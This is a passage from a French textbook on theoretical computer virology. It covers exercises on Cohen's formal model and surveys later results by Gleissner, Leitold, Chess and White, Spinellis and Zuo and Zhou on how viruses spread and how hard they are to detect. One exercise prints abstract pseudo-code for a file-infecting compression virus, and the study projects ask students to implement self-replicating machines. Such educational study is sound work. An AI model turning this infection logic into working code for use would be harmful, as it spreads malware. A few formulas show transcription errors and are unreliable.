Encore une fois, nous recommandons vivement au lecteur de découvrir les travaux originaux de ces deux auteurs, et en particulier ceux de Fred Cohen qui a su replacer ses résultats de base dans une perspective plus large et plus générale. Il s'est attaché, en particulier, à étudier en profondeur, certains modèles de protection [55–60] que nous ne présenterons pas, cela dépassant le cadre, fixé au départ, de cet ouvrage : les virus.

Exercices

1. En reprenant les notations de Fred Cohen pour décrire une machine de Turing (voir section 3.2.1), établir les expressions décrivant la situation à l'instant $t+1$ en fonction de l'état général de M à l'instant t. Exprimer également ce que signifient les événements « M calcule à l'instant t » (autrement dit, la machine n'est pas arrêtée) et « M calcule ».
2. Démontrer le théorème 7 (indication : considérer $U = \cup U^*$, la définition d'un ensemble viral et le fait que $(M, U) \in \mathcal{V}$).
3. Démontrer le théorème 10. Pour cela, le lecteur considérera un virus doté d'une signature (voir la définition dans le chapitre 5). A chaque duplication, le virus augmente cette signature d'un caractère aléatoire.
4. Démontrer pourquoi la fonction identité est, au regard de la définition 29, du type infection bénigne. De même, démontrer en quoi les fonctions récursives primitives constantes appartiennent à la classe épéienne.
5. Dans [1], une variante du virus de Fred Cohen assurant la compression des fichiers est donnée. En voici le pseudo-code :

```
main:=
 {
  charge_finale();
  décompresser partie compressée du programme;
  submain();
  infection();
 }

charge_finale:=
 {
  si faux alors arrêter fin si
 }

infection:=
```

```
{
 si fichier-exécutable alors
  choisir fichier exécutable aléatoire;
  renommer procédure main en submain;
  compresser fichier;
  accoler fichier compressé à la suite du virus;
 fin si
}
```

Un programme infecté P trouve un exécutable sain E, le compresse et l'ajoute à la suite de P pour former un exécutable infecté I. Il décompresse ensuite le reste de lui-même dans un fichier temporaire et l'exécute normalement. Quand I est à son tour exécuté, il cherche de la même manière un exécutable E' à infecter, avant de décompresser E et de l'exécuter. Expliquer pourquoi ce virus n'est pas absolument isolable (utiliser la proposition 13).

6. Prouver le théorème 13 en utilisant un programme contradictoire similaire au programme CV de la section 3.2.5. Il s'agit de montrer que, s'il existe une procédure D de décision permettant de déterminer si deux programmes p_1 et p_2 sont des formes équivalentes, ayant évoluées à partir d'un programme p, alors D peut être mise en défaut.
7. Étudier l'article de D. Spinellis [210], puis implémenter et tester l'algorithme de l'annexe II de cet article. Comprendre pourquoi et comment ce programme illustre bien la démonstration du théorème démontré dans cet article.

Projets d'études

Programmation de la machine du théorème 8

Dans sa thèse [51, pp 94-95], Fred Cohen a donné le pseudo-code d'une machine de Turing M pour laquelle le plus petit ensemble viral PPEV(M) est un singleton. Le but de ce projet, qui devrait occuper un élève pendant une à trois semaines, selon sa maîtrise de la programmation, est d'implémenter cette machine de Turing (langage C ou sous Mathematica). Une visualisation graphique du processus de duplication de la séquence pourra être envisagée.

Dans le cadre d'un projet plus long, la programmation des machines décrites par les théorèmes 9 et 10 sera également envisagée. Dans le cas du

théorème 10, indiquez quel est la technique polymorphe qui est ainsi réalisée (voir chapitre 6).

Programmation de la machine du théorème 11

L'objectif est de programmer, avec une visualisation graphique du processus de duplication, la machine décrite par Fred Cohen [51, pp 101-103], pour laquelle une séquence arbitrairement donnée est un virus. Durée du projet : environ une semaine.

4

Résultats théoriques depuis Cohen (1989-2007)

4.1 Introduction

Si la thèse et les travaux de Fred Cohen ont ouvert la voie de la virologie moderne, force est de constater qu'ils ont suscité une recherche fondamentale très limitée, dans ce domaine. Depuis 1986, on compte moins d'une dizaine de papiers théoriques consacrés la virologie informatique. Cela est d'autant plus surprenant que les problèmes ouverts ne manquent pas [102] et augmentent en nombre [103]. Deux principales raisons expliquent cela :

- la virologie informatique théorique requiert de manipuler des concepts mathématiques évolués. Cela peut rebuter un étudiant ou un chercheur en informatique qui n'a pas forcément la culture mathématique nécessaire. D'un autre côté, les « matheux » intéressés par un domaine appliqué comme la virologie, fût-elle théorique, ne sont pas très nombreux ;
- la communauté antivirale a toujours œuvré (voir la préface à la première édition) contre la recherche en général dans le domaine de la virologie, surtout quand cette dernière traite de sujets « désagréables » touchant à la complexité de la détection virale.

Nous avons noté depuis 2007 un certain frémissement dans le domaine de la recherche. La création d'un journal de recherche[1] consacré à cette discipline y a probablement fortement contribué, de même que la création, en 2005, de la conférence *Workshop in Theoretical Computer Virology* (WTCV) à Nancy

[1] J'en profite pour remercier les éditions Springer-Verlag Paris pour avoir accepté de créer une revue de recherche en virologie informatique fondamentale et appliquée : le *Journal in Computer Virology*. Le souhait est que cette revue de recherche soit un espace scientifique qui non seulement attire de jeunes chercheurs mais incite également des chercheurs confirmés à travailler et à publier dans ce domaine.

par Jean-Yves Marion. Mais ce frémissement est encore trop timide pour que nous nous en réjouissions vraiment et il faut, selon la formule consacrée, laisser le temps au temps.

Il est donc intéressant de présenter les quelques résultats publiés depuis les travaux de Fred Cohen et l'unique article de Leonard Adleman, parmi les plus significatifs. Espérons que le lecteur, étudiant en second ou troisième cycle, y trouvera une source future d'inspiration et l'incitera à se lancer dans la recherche en virologie informatique théorique.

Ces résultats – du moins les principaux – sont présentés sans véritable fil conducteur si ce n'est celui de la chronologie de leur publication. Il sera ainsi intéressant de remarquer comment évolue une recherche dans un domaine donné et comment les chercheurs en influencent d'autres. Dans la mesure du possible, les démonstrations ont été données ou, au minimum, leurs principales étapes. Certains des articles originaux sont disponibles sur le CDROM fourni avec cet ouvrage.

4.2 L'ère post-Fred Cohen : 1989-2000

Les travaux de Fred Cohen sont restés relativement peu connus et peu de chercheurs ont publié à sa suite. Il est vrai que la menace virale, jusqu'en 2000, est restée relativement réduite et n'a donc pas suscité un grand intérêt. Dans le domaine de la sécurité, cette période est surtout marquée par l'ouverture de la cryptologie vers le monde universitaire.

De 1989 à 2000, on ne dénombre que de rares études théoriques en virologie informatique, du moins si l'on considère celle représentant un intérêt scientifique.

4.2.1 Travaux de Gleissner

En 1989, Winfried Gleissner de l'université de Munich publia une très intéressante étude sur la modélisation mathématique de la propagation virale [128]. Cette étude est surprenante à plus d'un titre. Outre l'élégance des outils mathématiques utilisés, elle concerne une problématique – la propagation virale – qui en 1989 était loin d'être d'actualité[2]. En fait, en étudiant l'article de Gleissner, il est clair que c'est la thèse de Fred Cohen [51], ainsi que les expériences de propagation menées par ce dernier (voir section 3.2.6) qui ont inspiré cette étude.

[2] Les premières « grandes » épidémies virales réelles – en écartant les hystéries organisées [206, Chap. 1] – poseront le problème cinq à six ans plus tard.

Gleissner a établi une formule permettant de décrire mathématiquement le processus de propagation d'un virus. Il a établi deux formules de récurrence décrivant respectivement :

1. la probabilité d'obtenir un état viral donné, à partir d'un état initial, après avoir exécuté k programmes exactement (commande système, application, programme écrit par un utilisateur...) ;
2. le nombre total des chemins d'infection permettant à partir d'un état viral initial un état viral maximal. Pour cette formule, l'auteur a montré qu'elle ne pouvait en pratique être exploitée que pour un unique compte et un nombre limité de programmes dans ce compte.

La principale conclusion de cette étude montre que le processus d'infection ne s'arrête en fait que lorsque tous les programmes pouvant être infectés le sont effectivement et réalisent alors l'état viral maximal. Ce résultat peut de nos jours sembler trivial. En réalité et contrairement aux apparences, il est loin d'être aussi intuitif.

Nous n'expliciterons pas ces formules assez compliquées et nécessitant des notations assez lourdes – complexité du problème oblige. Nous renvoyons le lecteur à l'article original dont il pourra au passage apprécier l'élégance mathématique. Nous allons seulement résumer les principales conclusions faites à partir de ces formules.

La figure 4.1 montre l'adéquation entre le modèle théorique établi par Gleissner et la réalité expérimentale.




Fig. 4.1. Comparaison entre le modèle théorique (à gauche) et l'infection réelle d'un système (à droite). Le système considéré contient un seul compte utilisateur et 80 programmes (en abscisse, le nombre d'appels de programmes et en ordonnée le pourcentage de programmes infectés).

Dans le cas du modèle théorique (figure 4.1 à gauche), 80 programmes sont présents et l'état viral initial est constitué d'un unique programme infecté. Il suffit de 378 appels de programmes (chacun d'entre eux étant exécuté avec un probabilité de $\frac{1}{m}$) pour atteindre l'état viral maximal. Dans le cas d'une infection réelle (figure 4.1 à droite), les résultats sont similaires mais l'état viral maximal est atteint après 465 appels de programmes (en moyenne).

D'un point de vue pratique, cette étude montre qu'à raison de dix appels de programmes par heure, il suffit de 40 heures pour que tous les programmes soient infectés (du fait de la nature exponentielle de la propagation). Plus généralement, Gleissner a montré que m programmes seront infectés en moyenne après $5m$ appels.

L'intérêt de cette étude réside dans la mise en évidence de la nature exponentielle, dès 1989, de la propagation virale. Il faudra attendre le début des années 2000 [174,175,199,229] pour que des résultats similaires pour les vers (propagation exponentielle).

4.2.2 La formalisation de Leitold

En 1996, lors de la conférence *Virus Bulletin* [160], Ferenc Leitold de l'Université de Budapest, en Hongrie, généralise le modèle fondateur de Fred Cohen et confirme le résultat d'indécidabilité de détection antivirale. En fait, certaines critiques, non fondées et proches de l'argutie, ont tenté de relativiser les travaux de Cohen et l'universalité de son modèle. En ce sens, et même s'ils ne sont pas parfaitement aboutis, les travaux de Ferenc Leitold ont prouvé l'universalité et la validité de ces résultats, quel que soit le modèle considéré. Les principaux articles de F. Leitold sont disponibles sur le CDROM fourni avec le présent ouvrage.

Ferenc Leitold a d'abord étudié d'autres modèles de calcul que la machine de Turing (modèle TM), considérée par Fred Cohen : le modèle RAM (*Random Access Machine*) [135] et le modèle RASPM (*Random Access Stored Program Machine*) [4]. La différence entre ces deux visions réside dans l'absence ou la présence d'une mémoire et qui détermine la capacité pour un programme à se modifier lui-même. Cette étude a été l'occasion de les comparer à celui de la machine de Turing. En particulier, les limitations respectives identifiées pour ces trois modèles ont amené tout naturellement F. Leitold à proposer un modèle plus général issu des précédents : le modèle RASPM/ABS (*Random Access Stored Program Machine with Attached Background Storage*) [160].

Les autres modèles ne permettent pas en effet – même sous leurs variantes connues –, du moins facilement, de décrire plus d'un programme à la fois.

Or la problématique virale est beaucoup plus complexe que cela : un virus évolue dans un système donné (comparer avec le résultat du théorème 11) et donc par définition interagit avec d'autres programmes.

Pour décrire ces interactions, il est donc nécessaire de considérer un mécanisme additionnel absent des modèles précédents : une zone spécifique dans laquelle des programmes ou des données peuvent être stockés. Leitold nomme cela la *bande de stockage de contexte* (ou *Background Storage Tape*). Tout programme actif peut en outre accéder en lecture/écriture à cette bande.

Définition 35 *(RASPM/ABS) [160] Une machine G de type RASPM/ABS est définie par le sextuplet $G = (V, U, T, f, q, M)$ où*

- *V est un ensemble non vide appelé alphabet (utilisés dans les bandes d'entrée, de sortie, de bande de stockage de contexte et la mémoire ; ces bandes sont de longueur infinie),*
- *U est un sous-ensemble non vide d'instructions (opcodes) et donc $U \subset V^*$,*
- *T est un ensemble non vide décrivant les actions possibles du processeur,*
- *f est une fonction unique telle que $f : U \rightarrow T$ est définie,*
- *q est la valeur initiale du pointeur d'instruction,*
- *M est la valeur initiale de la mémoire.*

Le lecteur pourra comparer à titre d'exercice (voir en fin de chapitre) ce modèle avec celui de la machine de Turing. De la même manière, Leitold généralise plus avant son modèle en définissant le modèle RASPM/SABS (*Random Access Stored Program Machine with Several Attached Background Storage*) dans lequel plusieurs bandes de stockage de contexte sont utilisées. Pour cela, l'ensemble T contient une instruction additionnelle permettant de sélectionner la bande de contexte active (instruction SETDRIVE). Cette généralisation permet une plus grande richesse de modélisation et certaines classes de virus (par exemple celle des virus compagnons présentée dans le chapitre 9) sont mieux définies qu'elles ne le sont dans le modèle TM de Fred Cohen.

Plusieurs résultats de complexité sont alors établis par F. Leitold pour prouver l'universalité de son modèle.

Théorème 19 *[160]*

- *Les modèles RASPM/ABS et RASPM/SABS sont équivalents.*
- *Toute machine RASPM/ABS peut être simulée, à un facteur constant de coût près, par une machine RASPM.*
- *Les modèles TM et RASPM/ABS sont polynomialement équivalents.*

Démonstration. Voir les preuves dans [160, pp. 9–11] □

Une fois ces modèles et leur équivalence établis, Leitold a considéré le modèle RASPM/ABS pour décrire un système d'exploitation. Cela lui a ensuite permis de décrire plus finement[3] les principales classes virales connues. En particulier, les notions de virus machine-spécifiques ainsi que les modes de propagation (direct ou indirect) virale machine-spécifiques ont été définies. Enfin, concernant le problème de la détection virale, le résultat de Fred Cohen a été redémontré.

Théorème 20 *[160] La détection virale est indécidable dans le cadre du modèle RASPM/ABS.*

Le lecteur démontrera ce théorème à titre d'exercice (voir en fin de chapitre).

Un peu plus tard, Leitold s'est attaché à considérer des instances réduites du problème de détection virale [161]. Il a été le premier à montrer, à partir du modèle théorique RASPM/ABS, comment, en pratique, détecter efficacement certaines classes réduites de virus (sans cependant les identifier clairement) et à proposer des techniques de détection virale. Cela l'a conduit également à définir le premier les notions de fausses alarmes, quelques mois avant Chess et White [48]. Malheureusement, si le concept a été bien défini, son étude s'est limitée à une vision empirique et limitée. Depuis 2001, Ferenc Leitold étudie les techniques de détection et les protocoles d'évaluation des produits antivirus.

4.3 Virus indétectable et détection souple

D. Chess et S. White [48] ont partiellement complété les résultats de Fred Cohen en définissant la notion de détection souple (voir section 3.2.4). Ils ont montré que « *non seulement, il n'existe pas de programme permettant de détecter tous les virus sans fausse alarme mais également qu'il existe des virus tels que, même disposant d'une de leurs copies et l'ayant analysée complètement, il reste toujours impossible d'écrire un programme détectant ce virus particulier, ce sans fausses alarmes* »[4]. Ils sont également parvenus à étendre ce résultat ainsi que celui de Fred Cohen (théorème 12) en considérant la définition suivante, moins contraignante, de la notion de détection.

[3] À ce titre, il est dommage que le modèle RASPM/ABS n'ait pas été exploité de manière plus aboutie par son auteur. Ce modèle permet en effet de modéliser de manière plus riche des classes virales comme, par exemple, les virus compagnons, classes que F. Leitold a négligées.

[4] Les auteurs se placent bien évidemment dans le cas d'un virus polymorphe (ensemble viral non réduit à un singleton).

Définition 36 *[48] (Détection souple)*
Un algorithme (une machine de Turing) A détecte de façon souple un virus v, si et seulement si, pour tout programme p, A(p) se termine, retournant « vrai » si p est infecté par v et retournant autre chose que « vrai » si p n'est pas infecté par un quelconque virus. L'algorithme A peut éventuellement ne retourner aucun résultat du tout, en se terminant obligatoirement toutefois, dans le cas de programmes infectés par d'autres virus que v.

La détection *souple* de Chess et White autorise donc certaines fausses alarmes (relativement au virus v) : des programmes infectés par d'autres virus que v sont détectés par A ; mais également des fichiers absolument sains (exempts de tout virus).

Si le principal intérêt de l'article de Chess et White est d'avoir esquissé un modèle de détection pratique dérivé cependant du résultat d'indécidabilité de Fred Cohen, en revanche ce travail n'est qu'une ébauche très incomplète. La notion de non-détection reste sous-entendue et les exemples de pseudo-codes de virus indétectables, donnés par les auteurs, restent triviaux quoique valides, ce qu'il reconnaissent dans leur article. Au fond, ces exemples prouvent juste qu'il existe des virus qui peuvent rester indétectables quel que soit l'algorithme de détection utilisé, simplement lorsque ces virus polymorphes « évoluent » vers des codes contenant une instance du détecteur du virus. Ce n'est qu'une extension au cas polymorphe du résultat de Cohen [51].

Néanmoins, il serait injuste de nier l'importance de l'article de Chess et White. Il a permis de sortir, en quelque sorte, de la sclérose intellectuelle créée par le résultat d'indécidabilité de Cohen. Ils ont montré qu'à côté d'une réalité théorique incontournable, il y avait un espoir d'un point de vue pratique. Autrement dit, si un problème dans l'absolu n'a pas de solution parfaite, il est cependant suffisant en pratique d'avoir une solution imparfaite mais relativement efficace pour les besoins réels. Conscients des limitations de leur approche, les auteurs ont suggéré la nécessité d'établir un modèle plus rigoureux de la détection au sens souple du terme. Ce modèle a été établi en 2007 [107] et est présenté dans [104].

4.4 Complexité de la détection des virus polymorphes

La détection virale la plus utilisée est la recherche de motifs fixes appelés signatures (voir section 6.2.1 pour la définition de ce terme). Plus généralement, les techniques d'analyse de forme recherchent directement ou indirectement des caractéristiques fixes représentables par des chaînes d'octets, à la structure plus ou moins complexe selon la technique utilisée. Cette recherche

utilise généralement l'algorithme de Boyer-Moore [33] dont la complexité nécessite $N + S$ étapes pour une signature de taille S dans un fichier de taille N (en octets).

Dès le début des années 1990, les programmeurs de virus ont alors mis en œuvre des techniques de polymorphisme, c'est-à-dire des techniques visant à limiter le plus possible la présence et l'utilisation de séquences d'octets fixes (voir section 5.4.6). Si les premières techniques de polymorphisme se sont révélées assez faibles, elles ont vite évolué vers des techniques de plus en plus complexes qui parviennent encore à dérouter assez facilement les antivirus actuels. La détection des virus polymorphes est par conséquent un problème dont il est essentiel de déterminer la complexité générale. Chaque nouvelle instance de ce problème contrarie chaque fois un peu plus les éditeurs d'antivirus. On peut alors supposer que le problème spécifique consistant à détecter des virus polymorphes est un problème difficile. Mais que doit-on entendre par difficile ? Ce problème a été étudié par D. Spinellis en 2003 [210] en réduisant le problème de la satisfaisabilité des formules logiques (dénommé problème SAT ; c'est un problème NP-complet) au problème de la détection des virus polymorphes. L'année suivante, Z. Zuo et M. Zhou [230] ont généralisé le résultat de Spinellis, en utilisant la notion de fonctions récursives (voir section 4.5).

4.4.1 Le problème SAT

Le problème SAT (pour *satisfaisabilité*) consiste à déterminer si une formule booléenne est satisfaisable ou non. Définissons tout d'abord ce qu'est une formule booléenne.

Définition 37 *Une formule booléenne ϕ est une expression composée de variables booléennes $x_1, x_2, \ldots$ et de connecteurs booléens $\vee$ (*OU*, wedge (*ET*), $\neg$ (*NON*. Une telle formule sera donc soit une simple variable booléenne, soit une expression de la forme $\neg\phi$, soit une expression de la forme $\phi_1 \vee \phi_2$ ou soit encore une expression de la forme $\phi_1 \wedge \phi_2$, où ϕ, ϕ_1 et ϕ_2 sont des formules booléennes.*

Les variables booléennes valent soit 0 ou 1, ou encore FAUX ou VRAI. Nous noterons indifféremment $\neg x_i$ ou $\overline{x_i}$ pour désigner la négation de la variable x_i.

Définition 38 *On appelle* interprétation *d'une formule booléenne ϕ, un ensemble de valeurs $(v_0, v_1, \ldots)$ pour les variables de cette formule avec $v_i \in \{0, 1\}$. Une interprétation est dite* satisfaisante *si la formule ϕ vaut 1 (est vraie) lorsque $x_i = v_i$.*

Donnons un exemple pour illustrer les deux définitions.

Exemple 4 *Soit la formule ϕ à trois variables :*

$$\phi = (x_1 \vee x_2 \vee \neg x_3) \wedge (x_1 \vee \neg x_2) \wedge (\neg x_1 \vee \neg x_2 \neg x_3).$$

L'interprétation $(x_1 = 1, x_2 = 1, x_3 = 0)$ est satisfaisante pour ϕ. En revanche, l'interprétation $(x_1 = 0, x_2 = 1, \forall x_3)$ ne l'est pas.

Une formule booléenne existe sous deux formes équivalentes : une forme dite *normale conjonctive* dont la structure générale est $\phi = \bigwedge_{i=0}^{m} C_i$ où les C_i désignent des clauses logiques constituées de la disjonction d'une ou plusieurs variables booléennes notées $(x_{i_1} \vee x_{i_2} \vee \ldots x_{i_k})$; une forme dite *normale disjonctive* dont la structure générale est $\phi = \bigwedge_{i=0}^{m} D_i$ où les D_i désignent des clauses logiques constituées de la conjonction d'une ou plusieurs variables booléennes notées $(x_{i_1} \wedge x_{i_2} \wedge \ldots x_{i_k})$. Il est à noter que le passage d'une forme à une autre possède une complexité mémoire exponentielle (en pire cas ; voir [182, pp. 75–76] pour la démonstration).

Définition 39 *Le problème* SAT *consiste à déterminer si une formule booléenne ϕ, sous sa forme normale conjonctive, est satisfaisable ou non.*

Notons que le choix de la forme normale conjonctive est motivé par le fait que c'est la représentation qui décrit le mieux le problème SAT : pour que ϕ soit satisfaisable, il suffit que chaque clause C_i soit vraie.

Le problème est alors de déterminer si une formule booléenne est satisfaisable ou non. En pratique, lorsque le nombre de variables est limité, il est toujours possible de répondre à la question. Pour une formule booléenne à n variables, il suffit de parcourir les 2^n interprétations et d'en exhiber une pour laquelle la formule est satisfaite. Mais dès que le nombre de variables devient trop important, cette approche n'est plus possible. En existe-il une autre permettant de faire mieux que l'approche exploratoire ? La réponse est malheureusement négative, comme le prouve le théorème suivant.

Théorème 21 *Le problème* SAT *est NP-complet.*

Le lecteur pourra consulter [182, Chap. 9] pour une démonstration de ce célèbre résultat). Cela signifie que parmi tous les problèmes de NP[5], le problème SAT figure parmi les plus difficiles (voir chapitre précédent).

[5] Rappelons que le terme NP (*Non deterministic Polynomial*) désigne les problèmes effectivement calculables par une machine de Turing non déterministe. Cela signifie que la complexité du problème est potentiellement exponentielle.

4.4.2 Le résultat de Spinellis

D. Spinellis s'est intéressé au problème de la détection des virus de taille finie subissant une mutation au cours du processus de duplication (voir la définition de Fred Cohen dans la section 3.2.2). Il s'agit donc d'un cas particulier de polymorphisme (la taille étant finie). L'approche de Spinellis a été de montrer qu'un détecteur $\mathcal{D}$ pour un virus mutant donné V peut être utilisé pour résoudre le problème SAT. Or, dans la section précédente, il a été rappelé que ce problème est NP-complet.

Théorème 22 *Le problème de la détection d'un virus polymorphe de taille finie est un problème NP-complet.*

Démontrons ce théorème (nous reprenons ici, à quelques différences de notation près, la preuve originale donnée dans [210]).

Démonstration. Supposons que $\mathcal{D}$ soit capable de déterminer de manière sûre et en temps polynomial si un programme $\mathcal{P}$ est une version mutée du virus V. Le but est de considérer $\mathcal{D}$ comme un oracle[6] pour déterminer la satisfaisabilité d'une formule booléenne F à n variables. Rappelons que F possède la forme suivante :

$$F = (x_{a_{1,1}} \vee x_{a_{1,2}} \vee x_{a_{1,3}}) \wedge (x_{a_{2,1}} \vee \overline{x_{a_{2,2}}}) \wedge \ldots (x_{a_{i,j}} \vee \ldots) \wedge \ldots$$

avec $0 \leq a_{i,j} < n$. Par conséquent, $\mathcal{D}$ constituerait – s'il existait – une solution en temps polynomial du problème SAT.

Une formule de type de celle de F est tout d'abord utilisée pour créer un virus archétype A et un phénotype de satisfaisabilité P caractérisant une instance possible mutée de A. En considérant qu'un virus peut être décrit par un triplet (f, s, c) avec les notations suivantes :

- f est la fonction de duplication et de calcul (déterminer si F est satisfaite ou non avec c),
- s est une valeur booléenne (*Vrai* ou *Faux*) indiquant si une instance du virus a calculé une solution pour F,
- c est un entier décrivant (codant) les valeurs possibles en entrée de F (autrement dit $0 \leq c < 2^n$ et $c = (x_0, x_1, \ldots, x_{n-1})$).

[6] Un oracle, plus exactement appelé *machine de Turing avec oracle*, est une machine de Turing M dotée d'une bande de calcul supplémentaire, appelée bande oracle, d'un état $q_?$ et de deux états q_{non} et q_{oui}. Soit maintenant A tout langage sur un alphabet Σ. Chaque fois que M rencontre l'état $q_?$ pour une chaîne quelconque $z \in \Sigma^*$ sur la bande oracle, alors M passe dans l'état q_{oui} si $z \in A$ ou dans l'état q_{non} si $z \notin A$. En d'autres termes, il s'agit d'une modélisation de la notion traditionnelle d'oracle.

La fonction f associe à tout triplet (f, s, c) un triplet (f, s', c') de la manière suivante[7] :

$$\lambda(f, s, c).(f, s \vee F, \text{si } c = w^n \text{ alors } c \text{ sinon } c + 1).$$

La $(i+1)$-ème génération du virus est produite en appliquant la fonction f à la i-ème génération. Autrement dit, les étapes suivantes sont successivement réalisées :

1. évaluation de $F(c)$ avec $c = (x_0, x_1, \ldots, x_{n-1})$,
2. incrémenter c (avec $c < 2^n$),
3. calculer $s \vee F(c)$.

Maintenant, $\mathcal{D}$ doit décider si le virus archétype A défini par $(f, \text{Faux}, 0)$, par l'application successive de la fonction f, produira jamais la mutation P définie par le triplet $(f, \text{Vrai}, 2^n)$. Il s'agit donc pour $\mathcal{D}$ de déterminer si une des mutations de A satisfera la formule F (notons que cela peut se produire prématurément pour un $c' < 2^n$ mais comme la valeur booléenne `Vrai` est un élément absorbant pour l'opération logique $\vee$, la notation précédente est utilisée).

Nous avons ainsi montré que si un tel détecteur $\mathcal{D}$ existait (en d'autres termes, capable d'identifier qu'un virus est une forme mutée d'une autre et, ce, de manière systématique), alors il pourrait être utilisé pour résoudre le probème SAT en temps polynomial. D'où le résultat. □

À titre d'illustration (tirée de [210]), considérons la formule $F = (x_0 \vee x_1) \wedge \overline{x_0}$. La fonction f est alors définie par :

$$\lambda(f, s, c).(f, s \vee (x_0 \vee x_1) \wedge \overline{x_0}, c + 1).$$

Le virus archétype A est donné par :

$$(\lambda(f, s, c).(f, s \vee (x_0 \vee x_1) \wedge \overline{x_0}, c + 1), \text{Faux}, 0),$$

tandis que le phénotype P caractérisant la satisfaisabilité (et donc la forme mutée) est défini par :

$$(\lambda(f, s, c).(f, s \vee (x_0 \vee x_1) \wedge \overline{x_0}, c + 1), \text{Vrai}, 4).$$

Le lecteur vérifiera que A génère une mutation satisfaisant P après quatre générations.

[7] La démonstration initiale utilise la notation lambda de Church pour définir des fonctions partielles. Ainsi $\lambda x.f(x)$ désigne la fonction qui à x associe $f(x)$.

Le lecteur trouvera dans [210, Annexe II] un exemple écrit en langage C, de programme illustrant la démonstration précédente. Bien évidemment, le programme proposé n'est pas réellement un virus mais simule en partie et trivialement la variabilité du code, par les différentes « mutations » du code global (illustrées par les différentes valeurs de c remplissant le tableau $x[N]$). Dans un contexte viral réel, l'entier c peut être décrit par un entier de Gödel e_P (voir chapitre 2) dont la décomposition binaire satisfait la formule F. La formule F est elle-même calculée à partir d'un entier de Gödel e_A ne satisfaisant pas F.

Le résultat de Spinellis est intéressant et important car il prouve la complexité générale du problème de la détection des virus polymorphes. Cependant, il est nécessaire de faire quelques remarques :

- Spinellis ne considère qu'un cas restreint du polymorphisme : quand la souche initiale A (et donc la fonction de duplication f) est connue. Nous verrons dans la section 4.5 comment se généralise ce résultat.
- D'autres programmes que P peuvent « satisfaire » la formule F sans pour autant provenir par mutation de A (le poids de F, c'est-à-dire le nombre de valeurs c telle que $F(c)$ soit vraie, n'est pas nécessairement égal à 1). Cela illustre la notion de fausse alarme (ou faux positifs).

4.5 Résultats de Z. Zuo et M. Zhou

En 2004, les Chinois Zhihong Zuo et Mingtian Zhou ont repris les travaux de Cohen et surtout d'Adleman [230, 231] dont ils ont repris le formalisme fondé sur les fonctions récursives, pour identifier de nouvelles classes virales et donner de nouveaux résultats de complexité concernant la détection de ces classes. En 2005, ces mêmes chercheurs ont étudié plus en détail les problèmes de complexité en temps de virus et établi des résultats intéressants dont certaines implications pratiques ne seront identifiées qu'un peu plus tard [20] [104, Section 8.2.3].

4.5.1 Généralisation des travaux d'Adleman

Dans leur article de 2004, Z. Zuo et M. Zhou ont cherché, en utilisant les fonctions récursives introduites par L. Adleman, à définir plus rigoureusement les définitions virales existantes et, ensuite, à identifier d'autres classes possibles de virus. Dans ce dernier cas, ils ont démontré que ces classes étaient non vides. Alors que D. Spinellis s'était limité à des virus de taille bornée, Zuo et Zhou, quant à eux, se sont débarrassés de cette contrainte pour considérer des virus de taille infinie.

Précisons tout d'abord le formalisme de Zuo et Zhou en explicitant leurs notations[8]. Les ensembles $\mathbb{N}$ et S désignent respectivement l'ensemble des entiers naturels et l'ensemble de toutes les suites finies de nombres entiers.

Soient $s_1, s_2, \ldots, s_n$ des éléments de S, la notation $< s_1, s_2, \ldots, s_n >$ désigne une fonction calculable injective de S^n vers $\mathbb{N}$ dont la fonction réciproque est également calculable. Et si l'on considère une fonction partielle calculable $f : \mathbb{N} \rightarrow \mathbb{N}$, alors $f(s_1, s_2, \ldots, s_n)$ désignera de manière abrégée $f(< s_1, s_2, \ldots, s_n >)$. Cette notation s'étend à tout n-uplets d'entiers $i_1, i_2, \ldots, i_n$.

Pour une suite donnée $p = (i_1, i_2, \ldots, i_k, \ldots, i_n) \in S$, on note $p[j_k/i_k]$ la suite p dans laquelle le terme i_k a été remplacé par j_k, soit $p[j_k/i_k] = (i_1, i_2, \ldots, j_k, \ldots, i_n)$. Si l'élément i_k de la suite p est calculé par une fonction calculable v – ce qui revient à calculer $p[v(i_k)/i_k]$ –, on adopte la notation abrégée $p[v(\underline{i_k})]$ dans laquelle le symbole souligné désigne l'élément calculé. Dans le cas général où plusieurs éléments sont calculés en même temps dans p, alors on adopte la notation $p[v_1(\underline{i_{k_1}}), v_2(\underline{i_{k_2}}), \ldots, v_l(\underline{i_{k_l}})]$.

On désigne par $\phi_P(d, p)$ une fonction calculée par un programme P sur l'environnement (d, p), où d et p désignent respectivement les données de l'environnement (en y incluant l'horloge, les mémoires de masse et les structures assimilées) et les programmes (ceux du système d'exploitation inclus). Cet environnement constitue en réalité le système d'exploitation élargi à l'activité du ou des utilisateurs. En considérant le codage de Gödel e (voir section 2.2.1) du programme P, on écrit alors $\phi_e(d, p)$. Son domaine de définition est noté W_e tandis que son espace image est noté E_e.

Exploration des classes virales

Une fois ces quelques notations fixées, Zuo et Zhou ont formalisé, d'une manière certes plus générale, des classes de virus connues. En ce sens, leurs travaux sont plus complets et aboutis que ceux d'Adleman qui n'avait fait qu'introduire le formalisme sans l'exploiter à fond. Donnons les principales définitions établies par les deux auteurs [230]. Considérons tout d'abord deux classes connues de virus, formalisées rigoureusement.

Définition 40 *(Virus non résident)*
Une fonction récursive totale v est appelée virus non résident *si pour tout programme i, nous avons :*

[8] Pour les notions mathématiques liées à ces notations, le lecteur consultera les chapitres 2 et 3 ou bien [195].

1. $\phi_{v(i)}(d,p) = \begin{cases} D(d,p), & si\ T(d,p)\ (i) \\ \phi_i(d,p[v(\underline{S(p)})]) & si\ I(d,p)\ (ii) \\ \phi_i(d,p), & sinon\ (iii) \end{cases}$ (Fonctionnalité ajoutée) (Infection) (Imitation)

